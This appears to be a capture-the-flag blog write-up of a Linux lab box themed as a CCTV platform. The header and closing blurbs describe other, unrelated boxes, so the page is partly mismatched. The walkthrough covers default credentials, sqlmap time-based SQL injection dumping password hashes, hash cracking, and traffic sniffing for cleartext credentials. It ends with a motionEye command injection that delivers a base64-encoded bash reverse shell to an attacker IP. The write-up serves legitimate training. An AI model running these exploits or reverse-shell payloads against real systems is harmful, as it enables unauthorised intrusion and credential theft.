



HackSmarter: Casino Writeup
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.

CCTV is an easy Linux box themed around a CCTV management platform. Initial access starts with a ZoneMinder installation reachable over HTTP. Default credentials get us into the dashboard, and a time-based SQL injection in the removetag endpoint (CVE-2024-51482) lets us dump bcrypt password hashes from the database. One of the hashes cracks quickly and gives us SSH access as mark. From there, a passive tcpdump capture catches credentials being sent in cleartext over a local protocol, letting us pivot to sa_mark. That user’s home directory contains a staff announcement PDF hinting at a legacy motionEye instance running on a local port. Port forwarding over SSH exposes it, and a command injection vulnerability in motionEye’s camera configuration (GHSA-j945-qm58-4gjx) gives us a root shell inside the container - which turns out to be running as the host’s root user.
Two ports are open: SSH on 22 and HTTP on 80. Nothing surprising for a Linux easy box, but the HTTP redirect is the first breadcrumb.
rustscan 10.129.5.160
# discovered 22/tcp, 80/tcp → piped into:
nmap -vvv -p 22,80 -Pn -A -oA fulltcp 10.129.5.160

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.58
|_http-title: Did not follow redirect to http://cctv.htb/
The HTTP server redirects to cctv.htb, so that goes into /etc/hosts right away. Apache 2.4.58 on Ubuntu with OpenSSH 9.6 lines up nicely with Ubuntu 24.04, which is also confirmed later.
Visiting http://cctv.htb/ lands on a marketing page for a product called “SecureVision.”


The “Staff Login” button redirects to a ZoneMinder login page at /zm/. ZoneMinder is an open-source CCTV platform - finding it here is entirely on-brand for this box’s theme.

Before trying default credentials, I wanted to nail down the ZoneMinder version to identify applicable CVEs. Visiting /zm/api/ returns a CakePHP error page that leaks the CakePHP version: 2.10.24.
<!-- http://cctv.htb/zm/api/ -->
<p>CakePHP 2.10.24</p>

I used that version string in a GitHub dork - site:github.com/ZoneMinder/zoneminder "2.10.24" - which led straight to a commit where CakePHP was upgraded. That commit belongs to the ZoneMinder 1.35.x branch, so the running version is likely somewhere around or above 1.35.17.
Checking CVEdetails for ZoneMinder, a few entries stand out immediately.

CVE-2024-43360 and CVE-2024-51482 are both boolean/time-based SQL injection vulnerabilities, the latter fixed in 1.37.65. The injectable parameter is tid in the removetag action. Both are authenticated, though - we need credentials first.
Sometimes it pays to try the obvious thing before over-engineering a solution. admin:admin works. After logging in, the dashboard header confirms the version: v1.37.63, which is squarely within the range affected by CVE-2024-51482. All that fingerprinting work was rendered redundant by a one-second login attempt, which is a lesson worth remembering.
With a valid session cookie in hand, the injection is straightforward. The tid parameter in the removetag request is dropped directly into a raw SQL string without sanitization. We feed that to sqlmap using a custom injection marker on the URL and a time-based blind technique since boolean responses aren’t distinguishable here.
sqlmap --technique=BST --dbms=MySQL \
  --cookie='ZMSESSID=bo1mbrl0ekusrbdk33vhru3p5n' \
  --risk 3 --level 5 \
  -u 'http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1*' \
  --random-agent --batch --flush-session

# sqlmap identifies:
# Type: time-based blind
# Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
# Payload: tid=1 AND (SELECT 9326 FROM (SELECT(SLEEP(5)))Fbyv)
# Back-end DBMS: MySQL >= 5.0.12
Time-based blind injection is the slowest kind - each bit of data costs at least one full sleep delay. I knew the database schema ahead of time because ZoneMinder is open source. Looking at the upstream zm_create.sql, the default database name is zm and the credentials table is Users with Username and Password columns. Navigating to /zm/index.php?view=options&tab=users also confirmed there were three accounts: admin, mark, and superadmin.
With the schema mapped out, I targeted just those two columns across the three rows and left sqlmap running while I stepped away:
sqlmap --technique=BST --dbms=MySQL \
  --cookie='ZMSESSID=21qru54h7r0v4i12r40c7nko7m' \
  --risk 3 --level 5 \
  -u 'http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1*' \
  -D zm -T Users -C Username,Password \
  --threads=5 --dump --batch

Database: zm
Table: Users
[3 entries]
+------------+--------------------------------------------------------------+
| Username   | Password                                                     |
+------------+--------------------------------------------------------------+
| superadmin | $2y$10$cmytVWFRnt1XfqsItsJRVe/ApxWxcIFQcURnm5N.rhlULwM0jrtbm |
| mark       | $2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG. |
| admin      | $2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m |
+------------+--------------------------------------------------------------+
Three bcrypt hashes. These are mode 3200 in hashcat - bcrypt is intentionally slow to crack, so the expectation is that only weak passwords will fall.
hashcat -m 3200 -a 0 hash /usr/share/wordlists/rockyou.txt

$2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m:[REDACTED]

Status: Cracked
The admin hash cracks in just over two minutes. The other two don’t fall against rockyou.txt. Given that mark is a real user with a home directory (we’ll see this shortly), I made a note to try the cracked password for him over SSH.
markSSH is open and the cracked password works for mark - the web admin password is apparently reused:
ssh mark@cctv.htb
mark@cctv.htb's password: [REDACTED]

mark@cctv:~$
A quick look at /etc/passwd shows three shell accounts on the box: root, mark, and sa_mark. That sa_mark account is clearly worth keeping in mind.
grep sh$ /etc/passwd

root:x:0:0:root:/root:/bin/bash
mark:x:1000:1000:mark:/home/mark:/bin/bash
sa_mark:x:1001:1001::/home/sa_mark:/bin/sh
/optPoking around the filesystem manually, /opt/video/backups/ contains a log file that immediately catches the eye:
cat /opt/video/backups/server.log

Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-03-11 12:43:25
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-03-11 12:44:08
<SNIP>
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-03-11 13:05:00
Something is repeatedly authenticating as sa_mark and issuing commands at regular intervals. The log keeps updating, which tells us this is an active, ongoing process rather than a historical artifact. The credentials used for that authentication must be present somewhere in memory or in transit.
tcpdumpThe box has multiple Docker bridge interfaces (172.18.0.0/16, 172.25.0.0/16), which suggests containerized services are running internally. Given that sa_mark is authenticating somewhere over the network on a fixed schedule, passively capturing traffic is a natural next step. tcpdump is available and mark can run it without elevated privileges:
tcpdump -i any -nn -A > /tmp/dump.txt
# (wait ~60 seconds, then Ctrl-C)

grep mark /tmp/dump.txt

A...@.3MUSERNAME=sa_mark;PASSWORD=[REDACTED];CMD=status
A...@.3MUSERNAME=sa_mark;PASSWORD=[REDACTED];CMD=status
Credentials transmitted in plaintext. The format looks like a simple custom protocol - USERNAME=...; PASSWORD=...; CMD=... - being sent over one of those internal Docker networks. The password is right there in the capture.
sa_marksu sa_mark
Password: [REDACTED]
$ id
uid=1001(sa_mark) gid=1001(sa_mark) groups=1001(sa_mark)
sa_mark’s home directory has two items: the user flag and a PDF.
$ ls
'SecureVision Staff Announcement.pdf'   user.txt
$ cat user.txt
[REDACTED]
I transferred the PDF to my machine over netcat to read it:
# Attacker:
nc -q 2 -lvnp 4444 > 'SecureVision Staff Announcement.pdf'

# Target:
nc 10.10.15.197 4444 < 'SecureVision Staff Announcement.pdf'

The PDF is an internal staff notice from SecureVision management. The most relevant section:
Staff logins will remain the same. You will continue to use your existing credentials to access the new system.
So the old platform is still deployed somewhere, and it accepts the same credentials we already have. That’s a hint to go looking for internal services.
Checking what’s listening locally:
$ ss -ntlp

State  Recv-Q  Local Address:Port
LISTEN 0       127.0.0.1:3306       # MySQL
LISTEN 0       127.0.0.1:1935       # RTMP (likely media stream)
LISTEN 0       127.0.0.1:7999
LISTEN 0       127.0.0.1:8554       # RTSP
LISTEN 0       127.0.0.1:8888
LISTEN 0       127.0.0.1:8765
LISTEN 0       127.0.0.1:9081
LISTEN 0       *:80
LISTEN 0       *:22
Several ports are bound to localhost only. A quick banner grab identifies the interesting ones:
$ curl -I 127.0.0.1:8888
HTTP/1.1 404 Not Found
Server: mediamtx

$ curl -I 127.0.0.1:8765
HTTP/1.1 200 OK
Server: motionEye/0.43.1b4
Port 8765 is running motionEye 0.43.1b4 - and the staff announcement mentioned the old platform is still live. Since we have SSH access, we can forward both ports locally with an SSH tunnel and interact with them in a browser.
ssh -L 8765:127.0.0.1:8765 -L 8888:127.0.0.1:8888 mark@cctv.htb
Navigating to http://127.0.0.1:8765 in a browser presents a motionEye login page.

The PDF told us staff logins carry over. After a few attempts - mark, sa_mark, various combos - logging in as admin with sa_mark’s cracked password works. motionEye trusts admin as the account name and the password from the sniffed credentials.
motionEye 0.43.1b4 is affected by a command injection vulnerability published in November 2025. The root cause is that motionEye writes user-supplied values from the web UI - specifically fields like image_file_name - directly into motion’s configuration files without any sanitization. When the motion process restarts, it reads these fields as shell-expandable strings, so any $() or backtick syntax gets evaluated as a shell command.
The catch is that the web UI applies client-side JavaScript validation that blocks special characters like $ and ( in the filename field. There’s no server-side enforcement, though - the validation function configUiValid() just needs to be overridden in the browser console:
// Run in F12 → Console before saving settings
configUiValid = function() { return true; };

With validation bypassed, set the camera’s Capture Mode to Interval Snapshots and inject the payload into the Image File Name field. To avoid shell quoting headaches, I base64-encoded the reverse shell and had the payload decode-and-exec it:
# Payload (decoded): (bash >& /dev/tcp/10.10.15.197/4444 0>&1) &
$(printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuMTAuMTUuMTk3LzQ0NDQgMD4mMSkgJg==|base64 -d|bash).%Y-%m-%d-%H-%M-%S
Click Apply to save the config. motionEye restarts the motion process, which parses the injected filename, and the shell command executes.
[+] [New Reverse Shell] => cctv 10.129.5.160 Linux-x86_64 👤 root(0)
[+] PTY upgrade successful via /usr/bin/python3
────────────────────────────────────────────
root@cctv:/etc/motioneye#
The shell lands as root. motionEye is running as root inside what appears to be a privileged container - and that container shares the host’s filesystem.
root@cctv:~# cat root.txt
[REDACTED]
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.